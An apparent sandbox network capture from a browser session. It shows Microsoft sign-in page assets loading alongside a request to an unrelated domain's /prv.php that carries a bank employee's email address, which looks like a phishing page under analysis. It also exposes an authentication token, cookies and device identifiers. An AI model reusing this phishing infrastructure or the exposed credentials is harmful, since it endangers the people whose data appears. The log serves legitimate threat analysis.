| 2022-05-13 13:50:54 UTC | 288 | OUT | GET /shared/1.0/content/images/backgrounds/2_bc3d32a696895f78c19df6c717586a5d.svg HTTP/1.1<br>Host: aadcdn.msftauth.net<br>Connection: keep-alive<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36<br>Accept: image/avif,image/webp,image/apng,image/*,*/*;q=0.8<br>Sec-Fetch-Site: cross-site<br>Sec-Fetch-Mode: no-cors<br>Sec-Fetch-Dest: image<br>Accept-Encoding: gzip, deflate, br<br>Accept-Language: en-US,en;q=0.9 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 23 | 152.199.23.37 | 443 | 192.168.2.5 | 49751 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:54 UTC | 288 | IN | HTTP/1.1 200 OK<br>Access-Control-Allow-Origin: *<br>Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Type,Content-Encoding,Cache-Control<br>,Last-Modified,ETag,Content-MD5,x-ms-lease-status,x-ms-blob-type,Content-Length,Date,Transfer-Encoding<br>Age: 26389491<br>Cache-Control: public, max-age=31536000<br>Content-MD5: DhdidjYrlCeaRJJRG/y9mA==<br>Content-Type: image/svg+xml<br>Date: Fri, 13 May 2022 13:50:54 GMT<br>Etag: 0x8D7B007297AE131<br>Last-Modified: Wed, 12 Feb 2020 22:01:50 GMT<br>Server: ECAcc (frc/8FE5)<br>Vary: Accept-Encoding<br>X-Cache: HIT<br>x-ms-blob-type: BlockBlob<br>x-ms-lease-status: unlocked<br>x-ms-request-id: 1528e04b-101e-0063-5ccd-76af16000000<br>x-ms-version: 2009-09-19<br>Content-Length: 1864<br>Connection: close |
| 2022-05-13 13:50:54 UTC | 289 | IN | Data Raw: 3c 73 76 67 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 30 2f 73 76 67 22 20 77 69 64 74 68 3d 22 31 39 32 30 22 20 68 65 69 67 68 74 3d 22 31 30 38 30 22 20 66 69 6c 6c 3d 22 6e 6f 6e 65 22 3e 3c 67 20 6f 70 61 63 69 74 79 3d 22 2e 32 22 20 63 6c 69 70 2d 70 61 74 68 3d 22 75 72 6c 28 23 45 29 22 3e 3c 70 61 74 68 20 64 3d 22 4d 31 34 36 36 2e 34 20 31 37 39 35 2e 32 63 39 35 30 2e 33 37 20 30 20 31 37 32 30 2e 38 2d 36 32 37 2e 35 32 20 31 37 32 30 2e 38 2d 31 34 30 31 2e 36 53 32 34 31 36 2e 37 37 2d 31 30 30 38 20 31 34 36 36 2e 34 2d 31 30 30 38 2d 32 35 34 2e 34 2d 33 38 30 2e 34 38 32 2d 32 35 34 2e 34 20 33 39 33 2e 36 73 37 37 30 2e 34 32 38 20 31 34 30 31 2e 36 20 31 37 32 30 2e 38 20 31 34 30 31 2e 36<br>Data Ascii: <svg xmlns="http://www.w3.org/2000/svg" width="1920" height="1080" fill="none"><g opacity=".2" clip-path="url(#E)"><path d="M1466.4 1795.2c950.37 0 1720.8-627.52 1720.8-1401.6S2416.77-1008 1466.4-1008-254.4-3 80.482-254.4 393.6s770.428 1401.6 1720.8 1401.6 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 24 | 192.168.2.5 | 49754 | 173.231.212.223 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:55 UTC | 291 | OUT | GET /prv.phpbsalazar@redriverbank.net HTTP/1.1<br>Host: lootahbf.work<br>Connection: keep-alive<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.<br>121 Safari/537.36<br>Accept: */*<br>Origin: null<br>Sec-Fetch-Site: cross-site<br>Sec-Fetch-Mode: cors<br>Sec-Fetch-Dest: empty<br>Accept-Encoding: gzip, deflate, br<br>Accept-Language: en-US,en;q=0.9 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 25 | 173.231.212.223 | 443 | 192.168.2.5 | 49754 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:55 UTC | 291 | IN | HTTP/1.1 404 Not Found<br>Date: Fri, 13 May 2022 13:50:55 GMT<br>Server: Apache<br>Connection: close<br>Transfer-Encoding: chunked<br>Content-Type: text/html; charset=UTF-8 |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:55 UTC | 291 | IN | Data Raw: 31 33 35 62 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 27 76 69 65 77 70 6f 72 74 27 63 6f 6e 74 65 6e 74 3d 27 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 27 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64<br>Data Ascii: 135b<!DOCTYPE html><html><head><meta charset="UTF-8"><meta http-equiv="X-UA-Compatible" content="IE=edge"><meta name='viewport'content='width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=0' /><meta name="viewport" content="wid |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 26 | 192.168.2.5 | 49773 | 152.199.23.37 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:09 UTC | 296 | OUT | GET /shared/1.0/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc19370e90bd.svg HTTP/1.1<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36<br>Host: aadcdn.msftauth.net |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 27 | 192.168.2.5 | 49772 | 13.107.246.60 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:09 UTC | 296 | OUT | GET /shared/1.0/content/images/arrow_left_a9cc2824ef3517b6c4160dcf8ff7d410.svg HTTP/1.1<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36<br>Host: aadcdn.msauth.net |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 28 | 192.168.2.5 | 49771 | 152.199.23.37 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:09 UTC | 296 | OUT | GET /shared/1.0/content/images/backgrounds/2_bc3d32a696895f78c19df6c717586a5d.svg HTTP/1.1<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36<br>Host: aadcdn.msftauth.net |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 29 | 192.168.2.5 | 49770 | 13.107.246.60 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:09 UTC | 297 | OUT | GET /shared/1.0/content/images/signin-options_4e48046ce74f4b89d45037c90576bfac.svg HTTP/1.1<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.183 Safari/537.36<br>Host: aadcdn.msauth.net |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 3 | 192.168.2.5 | 49730 | 131.253.33.200 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:41 UTC | 143 | OUT | POST /threshold/xls.aspx HTTP/1.1<br>Origin: https://www.bing.com<br>Referer: https://www.bing.com/AS/API/WindowsCortanaPane/V2/Init<br>Content-type: text/xml<br>X-MSEdge-ExternalExpType: JointCoord<br>X-MSEdge-ExternalExp: d-thshld39,d-thshld42,d-thshld77,d-thshld78,d-thshldspcl40<br>X-PositionerType: Desktop<br>X-Search-CortanaAvailableCapabilities: CortanaExperience,SpeechLanguage<br>X-Search-SafeSearch: Moderate<br>X-Device-MachineId: {A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8}<br>X-UserAgeClass: Unknown<br>X-BM-Market: US<br>X-BM-DateFormat: M/d/yyyy<br>X-CortanaAccessAboveLock: false<br>X-Device-OSSKU: 48<br>X-BM-DTZ: -480<br>X-BM-FirstEnabledTime: 132061340710069592<br>X-DeviceID: 0100748C0900F045<br>X-BM-DeviceScale: 100<br>X-Search-TimeZone: Bias=480; StandardBias=0; TimeZoneKeyName=Pacific Standard Time<br>X-BM-Theme: 000000;0078d7<br>X-BM-DeviceDimensionsLogical: 1232x1024<br>X-BM-DeviceDimensions: 1232x1024<br>X-Search-RPSToken: t%3DEwDYAkR8BAAUcvamItSE/vUHpyZRp3BeyOJPQDsAAdtELABKVRi0uEZqpkvZbEYkgCv<br>JB4SlUfBnFRmD2KbN3pYTZ28SZF3VNMC3H20cdPTEy2p%2BLxiokgGMXunV8kWIXJeaxZdAzzuLUHW9j7/E01vJTqZ<br>ufRse9f0y0F2saK3S9AHyXdqq378ixTPKVxSNJGlzn785FXCK6mRKuw7k5bxtdBrCsDUE99ZyvTyb59kNDAmtTgDhx<br>Y6EFFNUrpcHigwXFU0swLaZ3p8Ur9sRSgk6V6vnhVp%2BuOSTpcLTmggVSafY8OW%2BUAy8JE1vXokpbovFsfOOvRC<br>0mZQsNhIPLtX861igqUCu69prtGW1qPN6UT/Ie/sT4sJE5hoUEEIDZgAACH3hEDfIurMMqAFNBoRMccrdW4NegFr%2<br>BjoQfwEgjauLdrInkR0E5mNwDLJJ4KrYiCzYHUs4vN3WDqcNDfi0ul0h0%2BVN5jMZGPZkNw1r76tQoVw76zdWNOlr<br>CwJavDq/cb7v7hsC3p6zp2MJqFZmYjbFX5ArphKpkV19yct%2B9VDzq65T/69JvN2lwXDTpMcppJUerEIAncVj2Qd3<br>tUof1IggbI6nCdCVtQdw%2BwwHgATyUH1V3AahlQW5kH1V/II6GXqnYGlLCmjaLoJmw7mjSFeL2LFy3kVLqEahtNEb<br>pQypCxV4jgjkNj5zOI76CKXiz41iXZOSrb7nsMouncSMeWksuh46eWHQnc00dBa5XYuD465TvBLvilWYUtETg5XSql<br>NpD7VkYVtboZWTW1crzmJqlEcSvdp4Qt2tWKUFs1ymqjWhBwSOnkMtPNjh64YfB%2BVNUwSGgta/0z5oJH1MUIJgsd<br>lVPpDkXfP0HcyZrCIK6/dZ/%2BlXIsSV6SLjCfsHYFEGJa6IljmOmuAR9gQtSRkl7rP/3uarCsqJOCuY0ZSf1l4G3q<br>/3U%2Bf3rB7IxbJ1ViRQy1AE%3D%26p%3D<br>X-Agent-DeviceId: 0100748C0900F045<br>X-BM-CBT: 1646756872<br>X-Device-isOptin: true<br>X-Device-Touch: false<br>X-Device-ClientSession: 56B0FB09C5A844A3BFAD59583E571607<br>X-Search-AppId: Microsoft.Windows.Cortana_cw5n1h2txyewy!CortanaUI<br>X-BM-ClientFeatures: pbitcpdisabled,AmbientWidescreen,rs1musicprod,CortanaSPAXamlHeader<br>Accept: */*<br>Accept-Language: en-US<br>Accept-Encoding: gzip, deflate, br<br>User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Cortana 1.10.7.17134; 10.0.0.0.17134.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134<br>Host: www.bing.com<br>Content-Length: 88786<br>Connection: Keep-Alive<br>Cache-Control: no-cache<br>Cookie: MUID=0BA1234E3B2140EBA8746E9F98F8CAA3; _SS=CPID=1652482231077&AC=1&CPH=4ef661f2 |
| 2022-05-13 13:50:41 UTC | 146 | OUT | Data Raw: 3c 43 6c 69 65 6e 74 49 6e 73 74 52 65 71 75 65 73 74 3e 3c 43 49 44 3e 31 34 44 35 41 36 39 41 42 45 46 46 36 39 36 32 30 31 34 35 41 44 30 35 42 46 43 37 36 38 35 38 3c 2f 43 49 44 3e 3c 45 76 65 6e 74 73 3e 3c 45 3e 3c 54 3e 45 76 65 6e 74 2e 43 6c 69 65 6e 74 49 6e 73 74 3c 2f 54 3e 3c 49 47 3e 62 37 36 38 32 33 32 61 36 65 64 38 34 66 66 33 62 36 39 39 62 66 30 33 66 31 66 31 36 30 65 64 3c 2f 49 47 3e 3c 44 3e 3c 21 5b 43 44 41 54 41 5b 7b 22 43 75 72 55 72 6c 22 3a 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 69 6e 67 2e 63 6f 6d 2f 41 53 2f 41 50 49 2f 57 69 6e 64 6f 77 73 43 6f 72 74 61 6e 61 50 61 6e 65 2f 56 32 2f 49 6e 69 74 22 2c 22 50 69 76 6f 74 22 3a 22 51 46 22 2c 22 43 46 22 3a 22 70 62 69 74 63 70 64 69 73 61 62 6c 65 64 2c 41 6d 62 69 65<br>Data Ascii: <ClientInstRequest><CID>14D5A69ABEFF69620145AD05BFC76858</CID><Events><E><T>Event.ClientInst</T><IG>b768232a6ed84ff3b699bf03f1f160ed</IG><D><![CDATA[{"CurUrl":"https://www.bing.com/AS/API/WindowsCortanaPane/V2/Init","Pivot":"QF","CF":"pbitcpdisabled,Ambie |
| 2022-05-13 13:50:41 UTC | 162 | OUT | Data Raw: 2c 22 54 22 3a 22 50 50 22 7d 2c 7b 22 56 22 3a 32 31 39 30 2c 22 54 22 3a 22 50 50 22 7d 5d 2c 22 49 52 54 22 3a 7b 22 31 30 30 39 2e 31 54 22 3a 7b 22 42 22 3a 32 31 38 39 2c 22 45 22 3a 32 31 38 39 2c 22 54 22 3a 22 50 50 22 7d 2c 22 31 30 31 30 2e 31 53 22 3a 7b 22 42 22 3a 32 31 39 30 2c 22 45 22 3a 32 31 39 30 2c 22 54 22 3a 22 50 50 22 7d 7d 7d 5d 2c 22 53 54 41 54 45 22 3a 7b 22 49 6e 64 65 78 65 72 22 3a 22 44 49 22 7d 2c 22 56 22 3a 22 32 22 2c 22 52 46 43 22 3a 7b 7d 2c 22 54 53 22 3a 31 35 36 31 36 36 30 35 38 39 38 35 32 2c 22 52 54 53 22 3a 31 31 38 35 39 30 2c 22 53 45 51 22 3a 35 35 2c 22 55 54 53 22 3a 31 36 35 32 34 38 32 32 34 31 31 31 38 7d 5d 5d 3e 3c 2f 44 3e 3c 54 53 3e 31 35 36 31 36 36 30 35 38 39 38 35 32 3c 2f 54 53 3e 3c 2f 45<br>Data Ascii: ,"T":"PP"},{"V":2190,"T":"PP"}],"IRT":{"1009.1T":{"B":2189,"E":2189,"T":"PP"},"1010.1S":{"B":2190,"E":2190,"T":"PP"}}}},"STATE":{"Indexer":"DI"},"V":"2","RFC":{},"TS":1561660589852,"RTS":118590,"SEQ":55,"UTS":1652482241118}...</D><TS>1561660589852</TS></E |
| 2022-05-13 13:50:41 UTC | 178 | OUT | Data Raw: 3a 7b 22 34 22 3a 31 2c 22 37 22 3a 31 33 35 30 37 2c 22 31 30 22 3a 32 2c 22 31 39 22 3a 31 2c 22 32 35 22 3a 31 2c 22 34 32 22 3a 31 2c 22 35 39 22 3a 31 2c 22 31 33 33 22 3a 31 2c 22 31 33 36 22 3a 31 2c 22 31 33 37 22 3a 32 2c 22 32 36 34 22 3a 31 2c 22 32 39 36 22 3a 31 7d 7d 7d 5d 7d 5d 5d 3e 3c 2f 44 53 3e 3c 44 3e 3c 21 5b 43 44 41 54 41 5b 7b 22 43 75 72 55 72 6c 22 3a 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 69 6e 67 2e 63 6f 6d 2f 41 53 2f 41 50 49 2f 57 69 6e 64 6f 77 73 43 6f 72 74 61 6e 61 50 61 6e 65 2f 56 32 2f 49 6e 69 74 22 2c 22 50 69 76 6f 74 22 3a 22 51 46 22 2c 22 43 46 22 3a 22 70 62 69 74 63 70 64 69 73 61 62 6c 65 64 2c 41 6d 62 69 65 6e 74 57 69 64 65 73 63 72 65 65 6e 2c 72 73 31 6d 75 73 69 63 70 72 6f 64 2c 43 6f 72 74 61<br>Data Ascii: :{"4":1,"7":13507,"10":2,"19":1,"25":1,"42":1,"59":1,"133":1,"136":1,"137":2,"264":1,"296":1}}}]}]...</DS><D><![CDATA[{"CurUrl":"https://www.bing.com/AS/API/WindowsCortanaPane/V2/Init","Pivot":"QF","CF":"pbitcpdisabled,AmbientWidescreen,rs1musicprod,Corta |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:50:41 UTC | 194 | OUT | Data Raw: 22 52 65 67 69 6f 6e 22 3a 22 47 72 6f 75 70 73 22 2c 22 4c 22 3a 5b 7b 22 54 22 3a 22 4c 2e 42 6f 78 22 2c 22 52 65 67 69 6f 6e 22 3a 22 53 65 61 72 63 68 53 75 67 67 65 73 74 69 6f 6e 73 22 2c 22 4c 22 3a 5b 7b 22 54 22 3a 22 4c 2e 55 72 6c 22 2c 22 4b 22 3a 22 31 31 34 2e 31 22 7d 5d 7d 5d 7d 5d 7d 5d 5d 5d 5d 3e 3c 2f 4c 3e 3c 2f 50 61 67 65 3e 3c 54 53 3e 31 35 36 31 36 36 30 35 38 38 31 38 32 3c 2f 54 53 3e 3c 4f 76 72 3e 3c 72 65 71 75 65 73 74 49 6e 6 6 6f 20 6b 65 79 3d 22 52 61 77 51 75 65 72 79 22 20 76 61 6c 75 65 3d 22 69 6e 65 74 65 72 6e 22 2f 3e 3c 72 65 71 75 65 73 74 49 6e 66 6f 20 6b 65 79 3d 22 49 73 51 75 65 72 79 22 20 76 61 6c 75 65 3d 22 66 61 6c 73 65 22 2f 3e 3c 72 65 71 75 65 73 74 49 6e 66 6f 20 6b 65 79 3d 22 46 6f 72 6d 22 20 76<br>Data Ascii: "Region":"Groups","L":[{"T":"L.Box","Region":"SearchSuggestions","L":[{"T":"L.Url","K":"114.1"}]}]}]}]...</L><br></Page><TS>1561660588182</TS><Ovr><requestInfo key="RawQuery" value="inetern"/><requestInfo key="IsQuery" value="false"/><requestInfo key="Form" v |
| 2022-05-13 13:50:41 UTC | 210 | OUT | Data Raw: 6e 67 75 61 67 65 22 2c 22 49 6d 70 72 65 73 73 69 6f 6e 55 72 6c 22 3a 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 69 6e 67 2e 63 6f 6d 2f 51 46 5f 4b 45 59 53 54 52 4f 4b 45 5f 56 49 52 54 55 41 4c 5f 55 52 4c 3f 71 72 79 3d 69 6e 74 26 73 65 74 6c 61 6e 67 3d 65 6e 2d 55 53 26 63 63 3d 55 53 26 6e 6f 68 73 3d 31 26 63 70 3d 33 26 63 76 69 64 3d 30 62 66 30 65 39 62 38 39 66 62 30 34 66 32 34 62 35 63 31 35 39 31 62 65 62 35 32 36 34 62 33 26 69 67 3d 36 62 39 65 34 63 35 31 35 39 39 66 34 32 35 33 39 34 36 37 61 37 35 30 33 61 32 66 33 64 62 30 26 41 53 49 6e 69 74 49 47 3d 43 30 34 30 39 45 38 34 43 37 45 43 34 44 31 36 41 32 43 44 44 41 34 38 30 35 45 32 44 33 43 34 22 2c 22 52 65 73 6f 75 72 63 65 73 56 65 72 73 69 6f 6e 22 3a 22 38 5f 30 31 5f 30 5f<br>Data Ascii: nguage","ImpressionUrl":"https://www.bing.com/QF_KEYSTROKE_VIRTUAL_URL?qry=int&setlang=en-US&cc=US&nohs=1&cp=3&cvid=0bf0e9b89fb04f24b5c1591beb5264b3&ig=6b9e4c51599f42539467a7503a2f3db0&ASInitIG=C0409E84C7EC4D16A2CDDA4805E2D3C4","ResourcesVersion":"8_01_0_ |
| 2022-05-13 13:50:41 UTC | 226 | OUT | Data Raw: 36 45 39 46 39 38 46 38 43 41 41 33 22 2c 22 41 43 56 65 72 22 3a 22 34 65 66 36 36 31 66 32 22 2c 22 46 44 50 61 72 74 6e 65 72 45 6e 74 72 79 22 3a 22 61 75 74 6f 73 75 67 67 65 73 74 22 2c 22 69 73 4f 66 66 6c 69 6e 65 22 3a 30 2c 22 77 65 62 52 65 71 75 65 73 74 65 64 22 3a 31 2c 22 65 6e 74 72 79 50 6f 69 6e 74 22 3a 22 57 4e 53 53 5 4 42 22 2c 22 70 72 65 76 69 6f 75 73 45 78 70 65 72 69 65 6e 63 65 22 3a 22 53 65 61 72 63 68 42 6f 78 22 2c 22 64 65 76 69 63 65 48 69 73 74 6f 72 79 45 6e 61 62 6c 65 64 22 3a 31 2c 22 77 69 6e 64 6f 77 73 41 63 63 6f 75 6e 74 22 3a 22 33 22 2c 22 63 6f 72 74 61 6e 61 41 63 63 6f 75 6e 74 22 3a 22 33 22 2c 22 73 65 61 72 63 68 42 6f 78 49 6e 54 61 73 6b 62 61 72 22 3a 31 2c 22 74 61 73 6b 62 61 72 4f 72 69 65 6e 74 61<br>Data Ascii: 6E9F98F8CAA3","ACVer":"4ef661f2","FDPartnerEntry":"autosuggest","isOffline":0,"webRequested":1,"entryPoint":"WNSSTB","previousExperience":"SearchBox","deviceHistoryEnabled":1,"windowsAccount":"3","cortanaAccount":"3","searchBoxInTaskbar":1,"taskbarOrienta |
| 2022-05-13 13:50:41 UTC | 233 | IN | HTTP/1.1 204 No Content<br>Access-Control-Allow-Origin: *<br>X-Cache: CONFIG_NOCACHE<br>Accept-CH: Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Mobile, Sec-CH-UA-Model, Sec-CH-UA-Platform, Sec-CH-UA-Platform-Version<br>X-MSEdge-Ref: Ref A: 52EA097192FA4F22B0D1E61A9C31221D Ref B: VIEEDGE2310 Ref C: 2022-05-13T13:50:41Z<br>Date: Fri, 13 May 2022 13:50:41 GMT<br>Connection: close |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 30 | 152.199.23.37 | 443 | 192.168.2.5 | 49771 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:09 UTC | 297 | IN | HTTP/1.1 200 OK<br>Access-Control-Allow-Origin: *<br>Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Type,Content-Encoding,Cache-Control,Last-Modified,ETag,Content-MD5,x-ms-lease-status,x-ms-blob-type,Content-Length,Date,Transfer-Encoding<br>Age: 26389506<br>Cache-Control: public, max-age=31536000<br>Content-MD5: DhdidjYrlCeaRJJRG/y9mA==<br>Content-Type: image/svg+xml<br>Date: Fri, 13 May 2022 13:51:09 GMT<br>Etag: 0x8D7B007297AE131<br>Last-Modified: Wed, 12 Feb 2020 22:01:50 GMT<br>Server: ECAcc (frc/8FE5)<br>Vary: Accept-Encoding<br>X-Cache: HIT<br>x-ms-blob-type: BlockBlob<br>x-ms-lease-status: unlocked<br>x-ms-request-id: 1528e04b-101e-0063-5ccd-76af16000000<br>x-ms-version: 2009-09-19<br>Content-Length: 1864<br>Connection: close |
| 2022-05-13 13:51:09 UTC | 298 | IN | Data Raw: 3c 73 76 67 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 32 30 30 30 2f 73 76 67 22 20 77 69 64 74 68 3d 22 31 39 32 30 22 20 68 65 69 67 68 74 3d 22 31 30 38 30 22 20 66 69 6c 6c 3d 22 6e 6f 6e 65 22 3e 3c 67 20 6f 70 61 63 69 74 79 3d 22 2e 32 22 20 63 6c 69 70 2d 70 61 74 68 3d 22 75 72 6c 28 23 45 29 22 3e 3c 70 61 74 68 20 64 3d 22 4d 31 34 36 36 2e 34 20 31 37 39 35 2e 32 63 39 35 30 2e 33 37 20 30 20 31 37 32 30 2e 38 2d 36 32 37 2e 35 32 20 31 37 32 30 2e 38 2d 31 34 30 31 2e 36 53 32 34 31 36 2e 37 37 2d 31 30 30 38 20 31 34 36 36 2e 34 2d 31 30 30 38 2d 32 35 34 2e 34 2d 33 38 30 2e 34 38 32 2d 32 35 34 2e 34 20 33 39 33 2e 36 73 37 37 30 2e 34 32 38 20 31 34 30 31 2e 36 20 31 37 32 30 2e 38 20 31 34 30 31 2e 36<br>Data Ascii: <svg xmlns="http://www.w3.org/2000/svg" width="1920" height="1080" fill="none"><g opacity=".2" clip-path="url(#E)"><path d="M1466.4 1795.2c950.37 0 1720.8-627.52 1720.8-1401.6S2416.77-1008 1466.4-1008-254.4-380.482-254.4 393.6s770.428 1401.6 1720.8 1401.6 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 31 | 13.107.246.60 | 443 | 192.168.2.5 | 49772 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:51:09 UTC | 300 | IN | HTTP/1.1 200 OK<br>Cache-Control: public, max-age=31536000<br>Content-Length: 276<br>Content-Type: image/svg+xml<br>Content-Encoding: gzip<br>Content-MD5: TjUQkZ0p0Y7rbj6LJofS9Q==<br>Last-Modified: Fri, 17 Jan 2020 19:28:34 GMT<br>ETag: 0x8D79B8371B97A82<br>Server: Windows-Azure-Blob/1.0 Microsoft-HTTPAPI/2.0<br>X-Cache: TCP_HIT<br>x-ms-request-id: 6bd0cafe-f01e-006c-3c17-658148000000<br>x-ms-version: 2009-09-19<br>x-ms-lease-status: unlocked<br>x-ms-blob-type: BlockBlob<br>Access-Control-Expose-Headers: x-ms-request-id,Server,x-ms-version,Content-Type,Content-Encoding,Cache-Control<br>,Last-Modified,ETag,Content-MD5,x-ms-lease-status,x-ms-blob-type,Content-Length,Date,Transfer-Encoding<br>Access-Control-Allow-Origin: *<br>X-Azure-Ref-OriginShield: 0Zit+YgAAAABvJZ6LVMorTZUzZTii7t3rQU1TMDRFREdFMTkwOQAzOWExMmY3ZS0<br>4OTlmLTQ2Y2YtYTZkMC0yNGJiYmEyN2Q5NTY=<br>X-Azure-Ref: 0TWJ+YgAAAADbEXW7SJx4TYjZh2PRDewTRlJBMzFFREdFMDMxNQAzOWExMmY3ZS04OT<br>lmLTQ2Y2YtYTZkMC0yNGJiYmEyN2Q5NTY=<br>Date: Fri, 13 May 2022 13:51:08 GMT<br>Connection: close |
| 2022-05-13 13:51:09 UTC | 301 | IN | Data Raw: 1f 8b 08 00 00 00 00 00 04 00 95 51 3d 6f c3 20 10 fd 2b 88 ae e6 e0 08 d8 b8 b2 3d 74 ca 90 ae 1d ba 45 8a 6b 5b 22 1f aa 91 c9 cf 2f 67 3b 6e 87 2c 15 f0 80 bb 7b ef 9e a0 1a a7 8e dd cf fe 32 d6 bc 0f e1 f6 2a 65 8c 11 e2 0e ae df 9d d4 4a 29 99 2a 38 8b c3 29 f4 35 d7 86 b3 be 1d ba 3e 2c e7 69 68 e3 db f5 5e 73 c5 14 d3 26 4d de 54 61 08 be 6d 8e e3 d8 86 b1 92 cb ad ba 1d 43 cf 4e 35 7f 47 97 21 82 2d dc 04 ce 98 7d 01 39 16 7e 07 a5 c6 8c d0 09 b0 a5 a1 75 c8 33 d4 de 40 69 8c 98 71 4b cc 9c 55 e5 93 b3 af c1 fb 9a bf 18 45 83 cb bf bd 14 f1 b2 02 94 cd fd 53 fa 1e ff ef e3 ac 04 a0 41 01 aa c0 b4 0e 36 95 97 a4 47 9b 05 67 1d 11 d6 2c 66 33 67 c1 35 46 1b b1 49 9d da d8 47 40 3c 0e 98 4c 2e 3a 60 b5 4e 26 01 3f 52 03 93 0c cf 89 64 b4 b0 28 08 37<br>Data Ascii: Q=o +=tEk["/g;n,{2*eJ)*8)5>,ih^s&MTamCN5G!-}9~u3@iqKUESA6Gg,f3g5FIG@<L.:`N&?Rd(7 |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 32 | 152.199.23.37 | 443 | 192.168.2.5 | 49773 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
